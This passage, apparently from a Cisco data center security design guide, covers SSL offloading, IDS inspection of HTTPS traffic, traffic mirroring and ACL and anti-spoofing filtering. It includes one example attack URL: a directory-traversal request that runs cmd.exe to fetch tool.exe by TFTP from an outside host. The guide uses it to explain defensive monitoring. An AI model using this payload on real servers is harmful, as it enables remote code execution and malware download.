Encryption by means of SSL is used to provide authentication, data confidentiality, integrity, and non-repudiation for client-to-server and server-to-server communication. Almost any application that uses TCP/IP as the transport protocol can use the services provided by SSL to create SSL connections by using SSL sockets. The SSLSM relieves servers from decrypting strong ciphers (such as 3DES) while still maintaining end-to-end encryption. The SSLSM also simplifies the management of digital certificates and can enforce a trust model that controls who is allowed to use a given application. The SSLSM can also be combined with IDS to provide intrusion detection for encrypted traffic.

SSL Back-end Encryption

Figure 1-10 shows the design for network-based SSL decryption in a Catalyst 6500 with load balancing (CSM) and SSL offloading (SSLSM).

Figure 1-10   Network-based SSL Offloading

The CSM redirects any HTTPS traffic from the client to the SSLSM. The SSLSM decrypts the traffic and sends it in clear text back to the virtual IP address. The CSM then performs load balancing of the clear text traffic. In the left diagram of Figure 1-10, after the SSLSM decrypts the traffic, the CSM sends it to the back end in clear text.

Sending HTTPS traffic in clear text to the servers is undesirable for the reasons described in Intrusion Attacks, page 1-4 in the scenario shown in Figure 1-4.

For this reason, the recommended design performs SSL offloading on the network and re-encrypts traffic before sending it back to the server. This is shown in the right diagram of Figure 1-10: the traffic in red is the HTTPS traffic, the traffic in black is clear text, and the traffic in the red dotted line is traffic that has been re-encrypted.

Intrusion Detection on SSL-encrypted Traffic

One of the benefits of the use of SSL offloading is that an IDS sensor can detect malicious activities carried on top of HTTPS. Using SSL is a common evasion technique used by hackers to bypass intrusion detection. The same attack described in Intrusion Attacks, page 1-4 and shown in Figure 1-3 can be modified to bypass intrusion detection as follows:

```
HTTPS://www.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%2010.20.15.
15%20GET%20tool.exe%20tool.exe
```

When the hacker uses HTTPS, a regular IDS sensor without network SSL offloading assistance does not see that a client is invoking the command shell.

With SSLSM and IDS this is possible, so you need the IDS sensor to monitor the VLAN used for the communication between the CSM and the SSLSM, as shown in Figure 1-11.

Figure 1-11   Network-based SSL Offloading Combined with IDS Monitoring for HTTPS Inspection

Traffic Mirroring and Analysis

You can use several techniques to detect attacks in the data center. You can implement traffic mirroring without affecting the fast convergence characteristics of a fully switched environment by using features such as Switched Port Analyzer (SPAN), Remote SPAN (RSPAN), or VACL capture.

Note   Using SPAN, RSPAN, or VACL capture, the link detection and fast reconvergence features of Layer 3 switches are unaffected.

Some techniques, such as VACL capture, are more intrusive in that they require modification of existing security ACLs. Other technologies, such as SPAN or RSPAN, allow manipulation of mirrored traffic without any change to existing forwarding and filtering configurations. However, the number of simultaneous SPAN and RSPAN sessions is limited.

Netflow allows the exporting to analysis tools of relevant information that summarizes the traffic that the switch has seen. A switch with Netflow configured collects information such as the source and destination IP address, incoming interface, outgoing interface, Layer 4 protocol, source Layer 4 port, destination Layer 4 port, number of packets, and size of the packets and exports this information in consolidated messages of ~30 records to a collector device for analysis.

In the context of security, NetFlow is used for its anomaly detection capabilities. NetFlow data is exported in various record formats. Although sampled NetFlow and NetFlow aggregation reduce the volume of statistics collected, they can also limit traffic visibility. Netflow v5 is currently the most popular format. NetFlow aggregation uses the NetFlow v8 record format. Netflow support varies depending on the hardware. Newer hardware has more efficient hashing mechanisms that enhance the efficiency of the hardware Netflow table.

Note   Netflow is a key technology for attack detection but is not described in this guide, although it is mentioned in this overview for completeness.

SPAN and RSPAN

SPAN is a technology for mirroring traffic from one or more ports on a switch (the SPAN source) to another port on the same switch (the SPAN destination). This is frequently called local SPAN. RSPAN, on the other hand, is a traffic-mirroring technology that allows exporting the traffic collected on one switch to a remote switch in the same Layer 2 domain. RSPAN does this by creating a copy of the traffic on a special VLAN (the RSPAN VLAN) that is not used for regular traffic forwarding. The RSPAN VLAN can be trunked to a remote switch where sniffers/probes are connected.

RSPAN can also be used to create a copy of the traffic local to the switch where the traffic has been captured. This copy resides on the RSPAN VLAN. You can then apply further hardware processing on the RSPAN VLAN before sending out the captured traffic to the sniffers/probes.

Traffic from the RSPAN VLAN can be sent out on up to 64 ports. RSPAN in Cisco IOS allows the creation of 64 destinations. For more information on RSPAN in Cisco IOS, see the following URL:
http://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SXF/native/configuration/guide/span.html.

VACLs can be used to filter traffic on the RSPAN VLAN. The VACL redirect action allows differentiating traffic on up to 256 ports. By applying VACL redirect on an RSPAN VLAN, you can differentiate traffic into 64 categories. Traffic differentiation can be based on several fields of the IP packet, as follows:

- Source or destination subnet or both

- Layer 4 protocol and Layer 4 ports

- A combination of the two

Extended ACLs allow defining the policy used to differentiate the traffic on multiple sensors. This technique provides very granular traffic analysis for increased accuracy and scalability.

Figure 1-12 shows the use of RSPAN and VACLs to differentiate traffic on multiple sensors. In Design A, traffic is sent to different sensors based on the protocol. The Catalyst 6500 generates a copy of the traffic and sends HTTP traffic to IDS1, DNS traffic to IDS2, and SMTP traffic to IDS3.

Figure 1-12   Traffic Differentiation with RSPAN and VACL Redirect

The benefits of this solution include the following:

- Scalability for intrusion or anomaly detection
- More granular and focused monitoring for sensors
- No duplicate frames are generated for routed or switched traffic

VACL Capture

The VACL capture technology allows mirroring traffic to ports configured to forward captured traffic. The capture action sets the capture bit for the forwarded packets so that ports with the capture function enabled can receive the packets.

Network Analysis Module

The Network Analysis Module (NAM) is a network monitoring system that provides data collection and analysis capabilities. All of this functionality resides on a single blade in a Cisco Catalyst switch. The NAM collects mini-RMON statistical information about port utilization, Netflow information collection for providing information about application distribution, and host conversations. For example, the NAM helps detect anomalies in the data center by looking at the historical distribution of applications.

Note   The NAM is not described in this guide, but is mentioned in this overview for completeness.

Intrusion Detection and Prevention

Intrusion detection products such as the Cisco Intrusion Detection System (IDS) appliance and the Cisco Catalyst 6500 IDS module, and intrusion prevention products such as the Cisco Security Agent (CSA) protect the server farm from attacks that exploit OS and application vulnerabilities. These technologies are complemented by the use of mirroring technologies such as VACLs and RSPAN that allow differentiating traffic on multiple sensors.

IDS

The Cisco Catalyst 6500 Series Switch combined with the Cisco IDS 4200 Series sensors can provide multi-gigabit IDS analysis. IDS sensors can detect malicious activity in a server farm based on protocol or traffic anomalies, or based on the stateful matching of events described by signatures. An IDS sensor can detect an attack from its very beginning by identifying the probing activity, or it can identify the exploitation of well-known vulnerabilities.

Traffic distribution to multiple IDS sensors can be achieved by using mirroring technologies (RSPAN and VACL) for multi-gigabit traffic analysis.

Figure 1-13 shows the IDS placement in a multi-tier server farm environment.

Figure 1-13   Use of IDS in a Multi-tier Application Environment

The logical topology shows the IDS placement at the presentation tier and at the database tier. When a web/application server has been compromised and the hacker attacks the database, the second sensor reports the attack.

In a consolidated data center environment, servers for the different tiers may be connected to the same physical infrastructure, and multiple IDS sensors can provide the same function as in the logical topology of Figure 1-13. This can be achieved by using the technologies described in Traffic Mirroring and Analysis, page 1-16.

In Figure 1-13, IDS1 monitors client-to-web server traffic and IDS2 monitors web/application server-to-database traffic. When a hacker compromises the web/application tier, IDS1 reports an alarm; when a compromised web/application server attacks the database, IDS2 reports an alarm.

HTTPS traffic can be inspected if the IDS sensors are combined with an SSLSM as described in SSL, page 1-14. Figure 1-14 shows IDS monitoring for HTTPS traffic.

Figure 1-14   Network-based SSL Offloading Combined with IDS Monitoring for HTTPS Inspection

The following sequence takes place:

1. The Multilayer Switch Feature Card (MSFC) receives client-to-server traffic from the data center core.

2. The CSM diverts traffic directed to the VIP address.

3. The CSM sends HTTPS client-to-server traffic to the SSLSM for decryption.

4. The SSLSM decrypts the traffic and sends it in clear text on an internal VLAN to the CSM.

5. The IDS sensor monitors traffic on this VLAN.

6. The CSM performs the load balancing decision and sends the traffic back to the SSLSM for re-encryption.

Tiered Access Control

The Cisco data center security solution offers multiple configuration points for access control lists (ACLs) for simplified ACL management and scalability. The data center aggregation layer is typically a Catalyst 6500 with a firewall service blade. This allows several filtering points for both client-to-server traffic and server-to-server traffic.

Note   ACL design best practices and detailed anti-spoofing filtering techniques are not described in this guide, but they are mentioned in this overview for completeness.

Figure 1-15 shows the Cisco data center solution architecture.

Figure 1-15   Cisco Data Center Solution—Aggregation and Access

The Cisco data center architecture comprises an aggregation layer made of a pair of Catalyst 6500s (Figure 1-15 shows a non-redundant topology) and several access switches (Figure 1-15 shows one access switch). Internally to the Catalyst 6500 there is a routing engine (the MSFC) and a firewall blade. The aggregation switch connects to the core with Layer 3 links.

Depending on the mode of operation, the firewall in the chassis may bridge or route traffic between the outside and the inside VLANs (5 with 105 or 10 with 110 respectively). The aggregation switch connects to the access layer with a trunk that carries the inside VLANs (105 and 110).

Access list potential configuration points include the following:

- The Layer 3 interfaces on the MSFC (Cisco IOS ACLs)
- VLAN 5, 10, 105, and 110 on the switch (VLAN ACLs)
- VLAN 5, 10, 105, and 110 on the firewall blade

The ACL configuration is further simplified by the use of object grouping on the firewall. You can define the following groups on the firewall:

- Network
- Protocol
- Service
- ICMP type

ACL Technologies

Cisco IOS ACLs and VLAN ACLs (VACLs) allow you to define granular traffic filtering up to the Layer 4 port level, thus preventing unwanted access to services. ACLs and VACLs also allow defining allowed traffic types between server farms that are part of a multi-tier environment.

The firewall blade provides stateful filtering by means of ACLs. This allows designs where the traffic from the client to the server hits several layers of ACLs that become more granular as they approach the server farm. In addition to router capability, firewalls can open Layer 4 ports dynamically based on the control session negotiation. This functionality is provided by fixups.

Structured ACL Filtering

For manageability reasons, you should structure access list entries within an ACL or even tier the ACLs on multiple devices. This preserves the readability of the ACL and prevents opening the data center to all traffic when an ACL requires modification.

A well-structured ACL typically performs the following tasks:

- Provides anti-spoofing filtering
- Provides network infrastructure protection
- Provides exemptions to allow traffic that would be otherwise denied, such as network management traffic to the network device itself including SSH, SNMP, SSL, Syslog traffic, specific ICMP messages, and probes from a load balancer.
- Provides exclusions to drop traffic that is always considered undesirable, such as ICMP traffic other than echo, echo reply, TTL expired, or MTU size exceeded.
- Allows specific services such as DNS, SMTP, HTTP, HTTPS, and FTP
- Provides deny and log functionality

Note   For more information on defining security policies, see RFC 2196 at the following URL: http://www.ietf.org/rfc/rfc2196.txt

Anti-Spoofing Filtering

At a minimum, border routers that provide external access to the B2C environment should be configured to provide anti-spoofing filtering against bogon (unassigned) IP addresses and to perform RFC 1918 and RFC 2827 filtering. RFC 2827 filtering prevents an external host from using an IP address that belongs to the enterprise, and it also prevents internal hosts from generating traffic with a source IP address that does not belong to the enterprise.

Anti-spoofing is also beneficial at the server farm aggregation layer. ACLs applied to the firewall inside interface should prevent traffic sourced by the servers from using a spoofed source IP address. Anti-spoofing can also be performed by using Unicast Path Reverse Forwarding (uRPF), depending on the number of paths per prefix that the hardware supports.

Note   The Catalyst 6500 Supervisor 720 supports six paths per prefix in hardware.

Use of uRPF on the aggregation switch verifies that the incoming traffic does not use any directly connected subnet IP address as the source IP address.

Figure 1-16 shows where to configure anti-spoofing at the aggregation layer of a server farm to address the concerns illustrated in ACL Technologies, page 1-21.

Figure 1-16   Cisco Data Center Solution—Anti-spoofing at the Aggregation Layer

Fragment Filtering

Cisco IOS ACLs or VACLs allow defining the forwarding behavior for fragments, which needs to be carefully designed to prevent fragment attacks such as those described in RFC 1858. Fragment filtering can be further complemented with the stateful capabilities of the Cisco FWSM, which can reassemble the fragments and validate them (virtual reassembly) before forwarding them.

ICMP Filtering

Most ICMP messages can be used for reconnaissance and are otherwise seldom used. For this reason, it is good practice to block ICMP fragments, and to permit echo, echo-reply, packet-too-big (for the PATH MTU discovery function), and time-exceeded (for trace route and loop detection) packets. All the remaining ICMP traffic should be dropped. The firewall provides stateful ICMP inspection (fixup protocol icmp). The ICMP inspection engine ensures that there is only one response for each request and that the sequence number is correct.

Outbound Filtering

Outbound filtering is fundamental for controlling which connections a server is allowed to originate. As described in the previous sections, a compromised server might try to download malicious code via TFTP. TFTP transfers between an application user and the server should be prevented; TFTP should be allowed only to specific hosts.

As previously indicated, a compromised server might cycle source IP addresses to saturate the network connection tables. Outbound anti-spoofing filtering prevents this.

Note   In the context of this discussion, *outbound* filtering means filtering traffic leaving the server farm; with reference to the configuration itself, this is achieved by deploying an *inbound* ACL to the inside interface of the firewall.

For example, you can implement outbound filtering on the firewall blade with inbound ACLs applied to the inside interface.

Additional References

See the following URLs for more information:

- Cisco Catalyst 6500
http://www.cisco.com/en/US/products/hw/switches/ps708/index.html
- Cisco Firewall Services Module
http://www.cisco.com/en/US/products/hw/modules/ps2706/ps4452/index.html
- Cisco Network Analysis Module
http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/mod_icn/nam/index.htm
- Cisco IDS 4200 Series Sensor
http://www.cisco.com/en/US/products/hw/vpndevc/ps4077/
- Cisco IDS Services Module
http://www.cisco.com/en/US/products/hw/modules/ps2706/ps5058/
- Cisco Guard XT 5650
http://www.cisco.com/en/US/products/ps5888/index.html
- Cisco SSL Services Module
http://www.cisco.com/en/US/products/hw/modules/ps2706/ps4156/index.html
- Cisco Content Switching Module
http://www.cisco.com/en/US/products/hw/modules/ps2706/ps780/index.html
- Cisco Security Agent
http://www.cisco.com/en/US/products/sw/secursw/ps5057/
- Cisco MDS9000
http://www.cisco.com/en/US/products/hw/ps4159/ps4358/index.html
- VLAN security
http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/vlnwp_wp.pdf
- Data center design
http://www.cisco.com/en/US/netsol/ns340/ns394/ns224/networking_solutions_packages_list.html